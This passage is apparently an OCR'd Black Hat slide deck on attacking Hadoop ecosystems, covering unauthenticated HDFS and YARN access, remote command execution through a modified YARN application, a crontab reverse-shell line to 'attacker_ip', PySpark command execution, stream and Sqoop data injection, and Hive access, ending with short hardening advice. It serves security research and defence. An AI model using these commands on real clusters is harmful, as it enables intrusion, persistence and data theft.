drwxr-xr-x   - hdfs   hdfs            0 2021-03-18 03:09 /jars
drwxr-xr-x   - mapred hdfs            0 2020-12-02 14:56 /mapred
drwxrwxrwx   - spark  hadoop          0 2021-04-20 19:24 /spark2-history
```

```
[root@docker-desktop config]# HADOOP_USER_NAME=hdfs hadoop --config . fs -rm -r /hacked
[root@docker-desktop config]#
```

DREAMLAB TECHNOLOGIES


black hat


03

PROCESSING LAYER


DEVELOPING A MALICIOUS YARN APPLICATION


HADOOP ARCHITECTURE





HADOOP ARCHITECTURE






IMPROVING YARN-SITE XML FILE

```
<configuration  xmlns:xi="http://www.w3.org/2001/XInclude">

    <property>
      <name>yarn.application.classpath</name>
      <value>$HADOOP_CONF_DIR, /usr/hdp/3.1.4.0-315/hadoop/*,
             /usr/hdp/3.1.4.0-315/hadoop/lib/*,
             /usr/hdp/current/hadoop-hdfs-client/*,
             /usr/hdp/current/hadoop-hdfs-client/lib/*,
             /usr/hdp/current/hadoop-yarn-client/*,
             /usr/hdp/current/hadoop-yarn-client/lib/*
      </value>
    </property>

    <!-- optional -->
    <property>
      <name>yarn.nodemanager.remote-app-log-dir</name>
      <value>/app-logs</value>
    </property>

</configuration>
```

yarn-site
xml

http://NAMENODE-IP:50070/conf

http://RESMAN-IP:8088/conf




DREAMLAB TECHNOLOGIES

black hat

YARN APPLICATION

https://github.com/hortonworks/simple-yarn-app




```java
public static void main(String[] args) throws Exception {

  final String command = args[0];
  final int n = Integer.valueOf(args[1]);
```

COMPILING THE YARN APPLICATION

```
[root@docker]# git clone https://github.com/hortonworks/simple-yarn-app
[root@docker]# cd simple-yarn-app

[root@docker]# vi pom.xml

<dependency>
   <groupId>org.apache.hadoop</groupId>
   <artifactId>hadoop-yarn-client</artifactId>
   <version>2.2.0</version>
</dependency>
<dependency>
   <groupId>org.apache.hadoop</groupId>
   <artifactId>hadoop-common</artifactId>
   <version>2.2.0</version>
</dependency>

[root@docker]# mvn package
```

ACHIEVING RCE VIA YARN

```
[root@docker]# HADOOP_USER_NAME=hdfs hadoop --config . fs -copyFromLocal /path/to/simple-yarn-app-1.1.0.jar /jars/

[root@docker]# HADOOP_USER_NAME=hdfs hadoop --config . jar /local/path/to/simple-yarn-app-1.1.0.jar com.hortonworks.simpleyarnapp.Client <command> <instances> /jars/simple-yarn-app-1.1.0.jar
```

```
[root@docker-desktop config-yarn]# HADOOP_USER_NAME=hdfs hadoop --config . jar ../yarn/simple-yarn-app/target/simple-yarn-app-1.1.0.jar
com.hortonworks.simpleyarnapp.Client hostname 3 /jars/simple-yarn-app-1.1.0.jar
Submitting application application_1624891913667_0004
Application application_1624891913667_0004 finished with state FINISHED at 1625526134041
[root@docker-desktop config-yarn]#
```

DREAMLAB TECHNOLOGIES

black hat

ACHIEVING RCE VIA YARN

```
[root@docker]# HADOOP_USER_NAME=hdfs yarn --config . logs -applicationId <application_id>
-log_files stdout
```

```
LogType:stdout
LogLastModifiedTime:Mon Jul 05 23:05:26 +0000 2021
LogLength:40
LogContents:
c2100-hadoop1.c2100-hadoop1.localdomain

End of LogType:stdout
```

```
LogType:stdout
LogLastModifiedTime:Mon Jul 05 23:05:37 +0000 2021
LogLength:40
LogContents:
c2100-hadoop2.c2100-hadoop2.localdomain

End of LogType:stdout
```

```
LogType:stdout
LogLastModifiedTime:Mon Jul 05 23:05:47 +0000 2021
LogLength:40
LogContents:
c2100-hadoop3.c2100-hadoop3.localdomain

End of LogType:stdout
```

```
LogContents:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

MALICIOUS YARN APPLICATION

ApplicationMaster.java

```java
public static void main(String[] args) throws Exception {

  final String command = args[0];
  final int n = Integer.valueOf(args[1]);
```



```java
public static void main(String[] args) throws Exception {

  final String command = "MaliciousCommand";
  final int n = Integer.valueOf(args[0]);
```


Client.java

```java
public void run(String[] args) throws Exception {
  final String command = args[0];
  final int n = Integer.valueOf(args[1]);
  final Path jarPath = new Path(args[2]);
```

```java
public void run(String[] args) throws Exception {
  final String command = "MaliciousCommand";
  final int n = Integer.valueOf(args[0]);
  final Path jarPath = new Path(args[1]);
```

```
(crontab -l && echo "0 0 * * * nc -nv attacker_ip 1337 -e /bin/bash") | crontab -
```

WHAT ABOUT APACHE SPARK?





```
from pyspark import SparkContext, SparkConf
from subprocess import Popen, PIPE

conf = SparkConf()
conf = conf.setAppName("MyApp")
conf = conf.setMaster("spark://XYZ.X.XYZ.X:7077")
conf = conf.set("spark.driver.host", "11.11.13.37")

sc = SparkContext(conf=conf)

input = sc.parallelize([1, 2, 3, 4, 5])
hosts = input.map(lambda x: Popen(["hostname"], stdout=PIPE).stdout.read())


for host in hosts.collect()
    print(host)
```

Spark Master IP

Attacker IP

Command



<- talk on
Spark hacking!
(by @ayoul3)

https://youtu.be/EAzdGo-i8vE

DREAMLAB TECHNOLOGIES


black hat

04


INGESTION LAYER

INTERFERING INGESTION CHANNELS


DATA INGESTION



SOURCES




INGESTION CHANNELS



SINK/STORAGE

SPARK [STRUCTURED] STREAMING



SPARK [STRUCTURED] STREAMING

Spark Streaming TCP Socket example:

```
spark = SparkSession\
    .builder\
    .appName("StructuredNetworkApp")\
    .getOrCreate()

streaming_input = spark\
    .readStream\
    .format('socket')\
    .option('host', host)\
    .option('port', port)\
    .load()

data = streaming_input.select(
    explode(
```


Attacker:

```
[🔥 ~ nc -lk 1337
HACK THE PLANET
```

Target:


```
-------------------------------------------
Batch: 1
-------------------------------------------
21/07/10 20:50:03 INFO codegen.CodeGenerator:
+------+-----+
|  word|count|
+------+-----+
|  HACK|    1|
|PLANET|    1|
|   THE|    1|
+------+-----+
```

APACHE SQOOP




INTERFERING SQOOP CHANNELS

http://sqoop-server:12000/sqoop/version



http://archive.apache.org/dist/sqoop/



INTERFERING SQOOP CHANNELS

01 CONNECT TO REMOTE SQOOP SERVER

```
Sqoop Shell: Type 'help' or '\h' for help.

sqoop:000> set server --host 192.168.0.34 --port 12000 --webapp sqoop
Server is set successfully
```

02 CREATE MALICIOUS LINKS

```
+--------------------+------------------------+----------+
|        Name        |     Connector Name     | Enabled  |
+--------------------+------------------------+----------+
| attacker-mysql-db  | generic-jdbc-connector | true     |
| target-hdfs        | hdfs-connector         | true     |
+--------------------+------------------------+----------+
```

03 CREATE MALICIOUS JOB

```
+----+---------------------+-----------------------------------+-----------------------+---------+
| Id |        Name         |           From Connector          |      To Connector     | Enabled |
+----+---------------------+-----------------------------------+-----------------------+---------+
| 4  | ingest-malicious-data | attacker-mysql-db (generic-jdbc-connector) | target-hdfs (hdfs-connector) | true    |
+----+---------------------+-----------------------------------+-----------------------+---------+
```

04 START MALICIOUS JOB

```
sqoop:000> start job --name ingest-malicious-data
Submission details
Job Name: ingest-malicious-data
Server URL: http://192.168.0.34:12000/sqoop/
Created by: root
```

DEMO TIME!

DREAMLAB TECHNOLOGIES


black hat

05

DATA ACCESS LAYER


ABUSING DATA ACCESS TECHNOLOGIES

DATA ACCESS



Impala
druid
APACHE DRILL
HIVE
APACHE HBASE
HIVE
HIVE
HIVE
PRESTO WORKERS
hadoop
YARN
HDFS
PRESTO COORDINATOR
GO REST API
FRONT-END

EXPOSED DASHBOARDS


http://hive-server:10002



http://presto-coordinator:8285



http://hbase-master:17010





DREAMLAB TECHNOLOGIES

black hat

HIVE JDBC INTERFACE

jdbc:hive2://hive-server-ip:10000





http://squirrel-sql.sourceforge.net/

```
[bin]# ls
beeline  hive            hiveserver2  init-hive-dfs.sh  schematool
ext      hive-config.sh  hplsql       metatool
[bin]# ./beeline -u jdbc:hive2://192.168.201.121:10000 -n hadoop
SLF4J: Class path contains multiple SLF4J bindings.
SLF4J: Found binding in [jar:file:/opt/hadoop/hive/lib/log4j-slf4j-impl-2.10.0.jar!/org/slf4
```

> show databases;

```
+----------------+
| database_name  |
+----------------+
| default        |
| dev            |
| prod           |
+----------------+
```

> use prod;

> show tables;

```
+---------------------+
|      tab_name       |
+---------------------+
| country_to_region   |
| ip_to_asn           |
| ip_to_location      |
|                     |
| raw_ip_to_asn       |
| raw_ip_to_location  |
|                     |
|                     |
+---------------------+
```

CONCLUSION

FINAL THOUGHTS AND RECOMMENDATIONS

SECURITY RECOMMENDATIONS

01

REDUCE THE ATTACK SURFACE

Remove dashboards and interfaces that are not used.

02

SET UP A FIREWALL

Block unnecessary ports and secure the perimeter.

03

SECURE CREDENTIALS

Change all the default credentials in the technologies implemented.

04

